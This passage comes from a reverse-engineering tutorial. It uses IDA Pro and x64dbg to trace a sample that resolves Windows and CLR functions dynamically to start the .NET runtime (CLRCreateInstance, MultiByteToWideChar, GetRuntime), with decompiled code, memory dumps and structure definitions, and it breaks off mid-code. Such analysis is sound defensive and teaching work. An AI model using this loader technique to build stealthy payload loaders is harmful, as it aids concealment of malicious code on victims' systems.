


Figure 4.4.11

Select our custom structure (Figure 4.4.12):




Figure 4.4.12

Before the type change:

```
1  int __cdecl sub_108D67(int a1, int a2, _DWORD *a3)
2  {
3    int (__stdcall *v3)(int, int, _DWORD *); // ecx
4    _DWORD *v4; // esi
5    char v6[512]; // [esp+58h] [ebp-200h] BYREF
6
7    v3 = *(int (__stdcall **)(int, int, _DWORD *))(a1 + 232);
8    if ( v3 )
9    {
10     if ( v3(a1 + 2128, a1 + 2144, a3) < 0 )     // CLRCreateInstance
11     {
12       *a3 = 0;
13     }
14     else
15     {
16       sub_10A2FF(a1, a2 + 12, v6);
17       v4 = a3 + 1;
18       if ( (*(int (__stdcall **)(_DWORD, char *, int, _DWORD *))(*(_DWORD *)*a3 + 12))(*a3, v6, a1 + 2160, a3 + 1) >= 0 )
19         (*(void (__stdcall __noreturn **)(_DWORD))((char *)&off_28 + *(_DWORD *)*v4))(*v4);
20       *v4 = 0;
21     }
22   }
23   if ( (*(int (__stdcall **)(_DWORD, _DWORD, int, int, _DWORD *))(a1 + 228))(0, 0, a1 + 2176, a1 + 2192, a3 + 2) >= 0 )
24     (*(void (__stdcall __noreturn **)(_DWORD))((char *)&off_28 + *(_DWORD *)a3[2]))(a3[2]);
25   a3[2] = 0;
26   return 0;
27 }
```

Figure 4.4.13: The decompiled code before `a3` is converted

After the type change (notice on line 18 that the function `a3 + 12` has automatically been resolved as `a3->iclr_metahost->GetRuntime`) (Figure 4.4.14):

```
int __cdecl sub_108D67(int a1, int a2, struc_1 *a3)
{
  int (__stdcall *v3)(int, int, struc_1 *); // ecx
  struc_1 *v4; // esi
  char v6[512]; // [esp+58h] [ebp-200h] BYREF

  v3 = *(int (__stdcall **)(int, int, struc_1 *))(a1 + 232);
  if ( v3 )
  {
    if ( v3(a1 + 2128, a1 + 2144, a3) < 0 )     // CLRCreateInstanace
    {
      a3->iclr_metahost = 0;
    }
    else
    {
      sub_10A2FF(a1, a2 + 12, v6);
      v4 = a3 + 1;
      if ( ((int (__stdcall *)(ICLRMetaHost *, char *, int, struc_1 *))a3->iclr_metahost->GetRuntime)(
             a3->iclr_metahost,
             v6,
             a1 + 2160,
             &a3[1]) >= 0 )
        (*(void (__stdcall __noreturn **)(ICLRMetaHost *))((char *)&off_28 + (unsigned int)v4->iclr_metahost->__vftable))(v4->iclr_metahost);
      v4->iclr_metahost = 0;
    }
  }
  if ( (*(int (__stdcall **)(_DWORD, _DWORD, int, int, struc_1 *))(a1 + 228))(0, 0, a1 + 2176, a1 + 2192, a3 + 2) >= 0 )
    (*(void (__stdcall __noreturn **)(ICLRMetaHost *))((char *)&off_28 + (unsigned int)a3[2].iclr_metahost->__vftable))(a3[2].iclr_metahost);
  a3[2].iclr_metahost = 0;
  return 0;
}
```

Figure 4.4.14

Converting a version string using `MultiByteToWideChar`

We advance forward until the call to the next function, `sub_10A2FF` (Figure 4.5.1):

```
int __cdecl sub_108D67(int a1, int a2, struc_1 *a3)
{
  int (__stdcall *v3)(int, int, struc_1 *); // ecx
  struc_1 *v4; // esi
  char v6[512]; // [esp+58h] [ebp-200h] BYREF

  v3 = *(int (__stdcall **)(int, int, struc_1 *))(a1 + 232);
  if ( v3 )
  {
    if ( v3(a1 + 2128, a1 + 2144, a3) < 0 )     // CLRCreateInstance
    {
      a3->iclr_metahost = 0;
    }
    else
    {
      sub_10A2FF(a1, a2 + 12, (int)v6);
      v4 = a3 + 1;
      if ( ((int (__stdcall *)(ICLRMetaHost *, char *, int, ICLRMetaHost **))a3->iclr_metahost->GetRuntime)(
             a3->iclr_metahost,
             v6,
             a1 + 2160,
             &a3[1].iclr_metahost) >= 0 )
        (*(void (__stdcall __noreturn **)(ICLRMetaHost *))((char *)&off_28 + (unsigned int)v4->iclr_metahost->__vftable))(v4->iclr_metah
      v4->iclr_metahost = 0;
    }
  }
  if ( (*(int (__stdcall **)(_DWORD, _DWORD, int, int, ICLRMetaHost **))(a1 + 228))(
         0,
         0,
         a1 + 2176,
```

Figure 4.5.1


Arguments of `sub_10A2FF` (Figure 4.5.2):

```
1: [esp] 06710000 <alloced_mem> (06710000)
2: [esp+4] 05EB000C 05EB000C "v4.0.30319"
3: [esp+8] 0581E750 0581E750
```

Figure 4.5.2

`0x0581E750` doesn't seem familiar, so we'll do a before and after comparison of the memory dump:


`0x0581E750` **before** `sub_10A2FF` is called (Figure 4.5.3):



Address	Hex	ASCII
0581E750	00 00 00 00 EB 7B 0D EB 6C E1 D9 77 08 99 D9 77	....ë{.ëláÙw..Ùw
0581E760	61 70 69 2D 00 00 00 00 69 6E 2D 63 00 00 00 00	api-....in-c....
0581E770	63 6F 6D 2D 6C 31 2D 31 2D 30 2E 64 6C 6C 00 00	com-l1-1-0.dll..
0581E780	01 00 00 00 20 23 54 01 00 00 00 00 62 00 00 40	.... #T.....b..@
0581E790	00 00 00 00 20 23 54 01 00 00 00 00 00 00 53 01	.... #T.......S.
0581E7A0	43 6F 55 6E 69 6E 69 74 69 61 6C 69 7A 65 00 65	CoUninitialize.e
0581E7B0	00 00 00 00 50 E8 81 00 01 00 00 00 E0 85 5F 01	....Pè......à._.
0581E7C0	20 23 54 01 DC E7 81 05 0B B3 CD 77 00 00 00 00	#T.Üç...³Íw....
0581E7D0	01 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00	....
0581E7E0	00 00 00 00 9E A6 CC 77 EC FB DA 77 00 00 00 00	.....¦Ìwìûúw....
0581E7F0	BF A6 CC 77 14 E8 81 05 C8 4B 60 01 84 E8 81 05	¿¦Ìw.è..ÈK`..è..
0581E800	68 23 54 01 00 00 00 00 00 00 00 00 62 00 00 40	h#T.........b..@
0581E810	E0 85 5F 01 05 00 00 00 02 00 00 00 04 00 00 00	à._.

Figure 4.5.3

`0x0581E750` **after** `sub_10A2FF` is called (Figure 4.5.4):



Address	Hex	ASCII
0581E750	76 00 34 00 2E 00 30 00 2E 00 33 00 30 00 33 00	v.4...0...3.0.3.
0581E760	31 00 39 00 00 00 00 00 69 6E 2D 63 00 00 00 00	1.9.....in-c....
0581E770	63 6F 6D 2D 6C 31 2D 31 2D 30 2E 64 6C 6C 00 00	com-l1-1-0.dll..
0581E780	01 00 00 00 20 23 54 01 00 00 00 00 62 00 00 40	.... #T.....b..@
0581E790	00 00 00 00 20 23 54 01 00 00 00 00 00 00 53 01	.... #T.......S.
0581E7A0	43 6F 55 6E 69 6E 69 74 69 61 6C 69 7A 65 00 65	CoUninitialize.e
0581E7B0	00 00 00 00 50 E8 81 00 01 00 00 00 E0 85 5F 01	....Pè......à._.
0581E7C0	20 23 54 01 DC E7 81 05 0B B3 CD 77 00 00 00 00	#T.Üç...³Íw....
0581E7D0	01 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00	....
0581E7E0	00 00 00 00 9E A6 CC 77 EC FB DA 77 00 00 00 00	.....¦Ìwìûúw....
0581E7F0	BF A6 CC 77 14 E8 81 05 C8 4B 60 01 84 E8 81 05	¿¦Ìw.è..ÈK`..è..
0581E800	68 23 54 01 00 00 00 00 00 00 00 00 62 00 00 40	h#T.........b..@
0581E810	E0 85 5F 01 05 00 00 00 02 00 00 00 04 00 00 00	à._.

Figure 4.5.4

It appears that the first 20 bytes are filled with the version string, and the string has been converted to a wide character string. Our guess is that `sub_10A2FF` probably uses one of the function pointers stored somewhere in `alloced_mem` in order to copy the version string, convert it to a wide character string, and store the new string in `0x0581E750`. If we step into `sub_10A2FF`, we see that it calls another function dynamically:

```
1 int __cdecl sub_10A2FF(int a1, int a2, int a3)
2 {
3   return (*(int (__stdcall **)(_DWORD, _DWORD, int, int, int, int))(a1 + 80))(0, 0, a2, -1, a3, 256);
4 }
```

Figure 4.5.5: The decompiled code inside `sub_10A2FF`

x64dbg helpfully resolves this to [MultiByteToWideChar](), which is consistent with what we've observed:

```
06CDA316   FF50 50   call dword ptr ds:[eax+50]   [dword ptr ds:[eax+50]]:MultiByteToWideChar
```

Figure 4.5.6: x64dbg resolves the function inside `sub_10A2FF` as `MultiByteToWideChar`

We'll rename the function to `multi_byte_to_wide_char` (Figure 4.5.7):

```
int __cdecl sub_108D67(int a1, int a2, struc_1 *a3)
{
  int (__stdcall *v3)(int, int, struc_1 *); // ecx
  struc_1 *v4; // esi
  char v6[512]; // [esp+58h] [ebp-200h] BYREF

  v3 = *(int (__stdcall **)(int, int, struc_1 *))(a1 + 232);
  if ( v3 )
  {
    if ( v3(a1 + 2128, a1 + 2144, a3) < 0 )     // CLRCreateInstance
    {
      a3->iclr_metahost = 0;
    }
    else
    {
      multi_byte_to_wide_char(a1, a2 + 12, (int)v6);
      v4 = a3 + 1;
      if ( ((int (__stdcall *)(ICLRMetaHost *, char *, int, ICLRMetaHost **))a3->iclr_metahost->GetRuntime)(
             a3->iclr_metahost,
             v6,
             a1 + 2160,
             &a3[1].iclr_metahost) >= 0 )
        (*(void (__stdcall __noreturn **)(ICLRMetaHost *))((char *)&off_28 + (unsigned int)v4->iclr_metahost->__vftable))(v4->iclr_metah
      v4->iclr_metahost = 0;
    }
  }
  if ( (*(int (__stdcall **)(_DWORD, _DWORD, int, int, ICLRMetaHost **))(a1 + 228))(
         0,
         0,
         a1 + 2176,
```

Figure 4.5.7

`ICLRMetaHost::GetRuntime`

Let's move on to the next function, `ICLRMetaHost::GetRuntime` (Figure 4.6.1):

```
int __cdecl sub_108D67(int a1, int a2, struc_1 *a3)
{
  int (__stdcall *v3)(int, int, struc_1 *); // ecx
  struc_1 *v4; // esi
  char v6[512]; // [esp+58h] [ebp-200h] BYREF

  v3 = *(int (__stdcall **)(int, int, struc_1 *))(a1 + 232);
  if ( v3 )
  {
    if ( v3(a1 + 2128, a1 + 2144, a3) < 0 )     // CLRCreateInstance
    {
      a3->iclr_metahost = 0;
    }
    else
    {
      multi_byte_to_wide_char(a1, a2 + 12, (int)v6);
      v4 = a3 + 1;
      if ( ((int (__stdcall *)(ICLRMetaHost *, char *, int, ICLRMetaHost **))a3->iclr_metahost->GetRuntime)(
             a3->iclr_metahost,
             v6,
             a1 + 2160,
             &a3[1].iclr_metahost) >= 0 )
        (*(void (__stdcall __noreturn **)(ICLRMetaHost *))((char *)&off_28 + (unsigned int)v4->iclr_metahost->__vftable))(v4->iclr_metah
      v4->iclr_metahost = 0;
    }
  }
  if ( (*(int (__stdcall **)(_DWORD, _DWORD, int, int, ICLRMetaHost **))(a1 + 228))(
         0,
         0,
         a1 + 2176,
```

Figure 4.6.1

Because we specified the structure of `a3` and set the type of its first member as a pointer to `ICLRMetaHost`, *IDA Pro* is able to resolve this function as `GetRuntime`. However, *x64dbg* can't quite determine exactly what function is being called and can only provide a relative address (Figure 4.6.2):




Figure 4.6.2

If we try to resolve the function using Ctrl+G and enter the expression, it shows which DLL the function is from but not the name of the function (Figure 4.6.3):




Figure 4.6.3

To remedy this, we'll download the symbols for this module ("Symbols" tab > right click "`mscoreei.dll`" > "Download Symbols for This Module") (Figure 4.6.4):




Figure 4.6.4

Now the expression resolves the function `CLRMetaHostImpl::GetRuntime`, which is consistent with what IDA displays (Figure 4.6.5):




Figure 4.6.5

According to Microsoft's documentation for `ICLRMetaHost::GetRuntime`, the arguments are as follows:

- **pwzVersion**: "The .NET Framework compilation version stored in the metadata, in the format 'vA.B[.X]'. A, B, and X are decimal numbers that correspond to the major version, the minor version, and the build number."
- **rrid**: The identifier for the desired interface. Currently, the only valid value for this parameter is IID_ICLRRuntimeInfo."
- **ppRuntime**: "A pointer to the ICLRRuntimeInfo interface that corresponds to the requested runtime."

Let's examine the arguments of `CLRMetaHostImpl::GetRuntime` (Figure 4.6.6):

```
1: [esp] 015E38E8 <ICLRMetaHost> (015E38E8)
2: [esp+4] 0581E750 <version_str> (0581E750) L"v4.0.30319"
3: [esp+8] 06710870 06710870
4: [esp+C] 0581E988 0581E988
```

Figure 4.6.6

Notice that the top of the stack is not a version string as we might expect from the documentation, but is instead a pointer to the instance of `ICLRMetaHost`. This is because the 'this' pointer is passed implicitly to non-static member functions by the C++ compiler. This won't be seen in the source code or *IDA*'s pseudocode view, but can be observed in the disassembly.

Excluding the pointer to the `ICLRMetaHost` interface, the first argument is the wide character version string. As stated in the documentation, the second argument is another GUID. However, there isn't a need to decode or look up the GUID since `IID_ICLRRuntimeInfo` is currently the only valid value. As for the last argument, let's keep an eye on `0x0581E988` so that we can get the address to the newly created `ICLRRuntimeInfo` interface.

`0x0581E988` **before** `CLRMetaHostImpl::GetRuntime` is called (Figure 4.6.7):

```
0581E988  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0581E998  00 00 00 00 00 00 00 00 00 00 00 00 73 68 65 6C  ............shel
0581E9A8  6C 33 32 00 00 00 00 00 00 00 00 00 E0 02 53 01  l32.........à.S.
0581E9B8  02 00 00 00 2F 00 00 00 78 E8 81 05 12 00 00 00  ..../...xè......
0581E9C8  4E DE 50 6A 54 E7 81 05 12 00 00 00 70 E8 81 05  NÞPjTç......pè..
0581E9D8  20 0D 51 6A 05 03 09 00 08 01 00 00 00 00 00 00   .Qj............
0581E9E8  00 00 00 00 00 00 00 00 00 00 00 00 B6 E1 50 6A  ............¶áPj
0581E9F8  70 32 51 6A C8 E1 50 6A 30 F1 81 05 70 32 51 6A  p2QjÈáPj0ñ..p2Qj
0581EA08  00 00 00 00 10 F0 81 05 00 00 00 00 08 00 00 00  .....ð..........
0581EA18  65 00 00 00 00 00 00 00 10 00 00 00 04 00 00 00  e...............
0581EA28  00 00 00 00 0B 00 00 00 05 00 00 00 02 00 01 00  ................
0581EA38  00 01 00 00 00 00 00 00 00 00 00 00 E0 00 00 00  ............à...
0581EA48  02 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00
```

Figure 4.6.7

`0x0581E988` **after** `CLRMetaHostImpl::GetRuntime` is called (Figure 4.6.8):




Figure 4.6.8

The address of the newly created `ICLRRuntimeInfo` interface is stored in `0x015FFB28`, which we'll label `iclr_runtime_info_interface` (Figure 4.6.9):




Figure 4.6.9

We'll also update the custom structure with a pointer to the `ICLRRuntimeInfo` interface (Figure 4.6.10):




Figure 4.6.10

`struc_1` after adding `iclr_runtime_info` (Figure 4.6.11):

```
00000000 ; Ins/Del : create/delete structure
00000000 ; D/A/*   : create structure member (data/ascii/array)
00000000 ; N       : rename structure or structure member
00000000 ; U       : delete structure member
00000000 ; ---------------------------------------------------
00000000
00000000 struc_1         struc ; (sizeof=0x8, mappedto_2)
00000000 iclr_metahost   dd ?                  ; offset
00000004 iclr_runtime_info dd ?                ; offset
00000008 struc_1         ends
00000008
```

Figure 4.6.11

The decompiled code before adding `iclr_runtime_info` (Figure 4.6.12):

```
int __cdecl sub_108D67(int a1, int a2, struc_1 *a3)
{
  int (__stdcall *v3)(int, int, struc_1 *); // ecx
  struc_1 *v4; // esi
  char v6[512]; // [esp+58h] [ebp-200h] BYREF

  v3 = *(int (__stdcall **)(int, int, struc_1 *))(a1 + 232);
  if ( v3 )
  {
    if ( v3(a1 + 2128, a1 + 2144, a3) < 0 )     // CLRCreateInstance
    {
      a3->iclr_metahost = 0;
    }
    else
    {
      multi_byte_to_wide_char(a1, a2 + 12, (int)v6);
      v4 = a3 + 1;
      if ( ((int (__stdcall *)(ICLRMetaHost *, char *, int, ICLRMetaHost **))a3->iclr_metahost->GetRuntime)(
             a3->iclr_metahost,
             v6,
             a1 + 2160,
             &a3[1].iclr_metahost) >= 0 )
        (*(void (__stdcall __noreturn **)(ICLRMetaHost *))((char *)&off_28 + (unsigned int)v4->iclr_metahost->__vftable))(v4->iclr_metah
      v4->iclr_metahost = 0;
    }
  }
  if ( (*(int (__stdcall **)(_DWORD, _DWORD, int, int, ICLRMetaHost **))(a1 + 228))(
         0,
         0,
         a1 + 2176,
```

Figure 4.6.12

The decompiled code after adding `iclr_runtime_info` (Figure 4.6.13):

```
int __cdecl sub_108D67(int a1, int a2, struc_1 *a3)
{
  int (__stdcall *v3)(int, int, struc_1 *); // ecx
  ICLRRuntimeInfo **p_iclr_runtime_info; // esi
  char v6[512]; // [esp+58h] [ebp-200h] BYREF

  v3 = *(int (__stdcall **)(int, int, struc_1 *))(a1 + 232);
  if ( v3 )
  {
    if ( v3(a1 + 2128, a1 + 2144, a3) < 0 )     // CLRCreateInstance
    {
      a3->iclr_metahost = 0;
    }
    else
    {
      multi_byte_to_wide_char(a1, a2 + 12, v6);
      p_iclr_runtime_info = &a3->iclr_runtime_info;
      if ( ((int (__stdcall *)(ICLRMetaHost *, char *, int, ICLRRuntimeInfo **))a3->iclr_metahost->GetRuntime)(
             a3->iclr_metahost,
             v6,
             a1 + 2160,
             &a3->iclr_runtime_info) >= 0 )
        (*(void (__stdcall __noreturn **)(ICLRRuntimeInfo *))((char *)&off_28
                                                              + (unsigned int)(*p_iclr_runtime_info)->__vftable))(*p_iclr_runtime_info);
      *p_iclr_runtime_info = 0;
    }
  }
  if ( (*(int (__stdcall **)(_DWORD, _DWORD, int, int, struc_1 *))(a1 + 228))(0, 0, a1 + 2176, a1 + 2192, a3 + 1) >= 0 )
    (*(void (__stdcall __noreturn **)(ICLRMetaHost *))((char *)&off_28 + (unsigned int)a3[1].iclr_metahost->__vftable))(a3[1].iclr_metah
  a3[1].iclr_metahost = 0;
